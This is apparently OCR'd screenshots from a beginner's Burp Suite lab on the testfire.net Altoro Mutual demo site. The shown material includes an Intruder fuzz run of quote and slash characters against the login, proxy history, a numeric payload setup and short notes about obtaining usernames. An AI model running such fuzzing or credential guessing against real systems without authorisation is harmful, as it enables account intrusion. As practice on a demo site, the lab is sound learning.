
Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
0		302	□	□	126	
1	'	302	□	□	126	
2	''	302	□	□	126	
3	`	302	□	□	126	
4	``	302	□	□	126	
5	,	302	□	□	126	
6	"	302	□	□	126	
7	""	302	□	□	126	
8	/	302	□	□	126	
9	//	302	□	□	126	
10	\	302	□	□	126	
11	\\	302	□	□	126	

81 of 88

30°C Mostly sunny

ENG IN 09:17 07-10-2023


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.10.1.2 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Positions Payloads Resource pool Settings
Start attack
Paste
Load ...
Remove
Clear
Deduplicate
Add
Enter a new item
Add from list ... [Pro version only]
Edit
Up
Down
Search

Payload sets

You can define one or more payload sets. The number of payload set

Payload set: 1 Payload count: 88
Payload type: Simple list Request count: 88

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are

Payload processing

You can define rules to perform various processing tasks on each pa

Enabled	Rule

Attack Save Columns 2. Intruder attack of https://testfire.net - Temporary attack - Not saved to project file

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
0		302	□	□	126	
1	'	302	□	□	126	
2	''	302	□	□	126	
3	`	302	□	□	126	
4	``	302	□	□	126	
5	,	302	□	□	126	
6	"	302	□	□	126	
7	""	302	□	□	126	
8	/	302	□	□	126	
9	//	302	□	□	126	
10	\	302	□	□	126	
11	\\	302	□	□	126	

Request Response

Pretty Raw Hex Render

```
HTTP/1.1 302 Found
Server: Apache-Coyote/1.1
Location: login.jsp
Content-Length: 0
Date: Sat, 07 Oct 2023 03:46:12 GMT


```


0 highlights

Finished

30°C Mostly sunny

ENG IN 09:18 07-10-2023


- Like this we can testfire the username and password
- We get acess of the username by using this method


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.10.1.2 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Intercept HTTP history WebSockets history Proxy settings
30°C
Mostly sunny
Search
ENG
IN
09:21
07-10-2023

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time	Listener port
86	https://www.google.com	GET	/complete/search?client=firefox...	✓		200	1280	JSON				✓	142.250.195.36		08:45:49 7 ...	8080
87	https://www.google.com	GET	/complete/search?client=firefox...	✓		200	1295	JSON				✓	142.250.195.36		08:45:50 7 ...	8080
88	https://www.google.com	GET	/complete/search?client=firefox...	✓		200	1283	JSON				✓	142.250.195.36		08:45:51 7 ...	8080
89	https://www.google.com	GET	/complete/search?client=firefox...	✓		200	1284	JSON				✓	142.250.195.36		08:45:51 7 ...	8080
90	https://testfire.net	GET	/			200	9537	HTML		Altoro Mutual		✓	65.61.137.117		08:46:00 7 ...	8080
91	https://incoming.telemetr...	POST	/submit/activity-stream/impressi...			200	622	text				✓	34.120.208.123		08:46:03 7 ...	8080
92	https://incoming.telemetr...	POST	/submit/firefox-desktop/newtab...			200	622	text				✓	34.120.208.123		08:46:03 7 ...	8080
93	https://incoming.telemetr...	POST	/submit/activity-stream/sessions...			200	622	text				✓	34.120.208.123		08:46:03 7 ...	8080
94	https://incoming.telemetr...	POST	/submit/activity-stream/impressi...			200	622	text				✓	34.120.208.123		08:46:03 7 ...	8080
102	https://testfire.net	GET	/favicon.ico			404	7097	HTML	ico	Altoro Mutual		✓	65.61.137.117		08:46:03 7 ...	8080
104	https://testfire.net	GET	/login.jsp			200	8687	HTML	jsp	Altoro Mutual		✓	65.61.137.117		08:46:26 7 ...	8080
105	https://testfire.net	GET	/favicon.ico			404	7097	HTML	ico	Altoro Mutual		✓	65.61.137.117		08:46:42 7 ...	8080

- This the history like what are url we can perform


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.10.1.2 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
1 × 2 × +
Positions Payloads Resource pool Settings
Add
Edit
Remove
30°C
Mostly sunny
Search
ENG
IN
09:23
07-10-2023

Payload set: 1 Payload count: 1

Payload type: Numbers Request count: 1

Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ● Sequential ○ Random

From: 0

To:

Step: 1

How many:

Number format

Base: ● Decimal ○ Hex

Min integer digits: 0

Max integer digits: 0

Min fraction digits: 0

Max fraction digits: 0

Examples

0

0

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Enabled	Rule

- Which number to which number we can try by using berp suit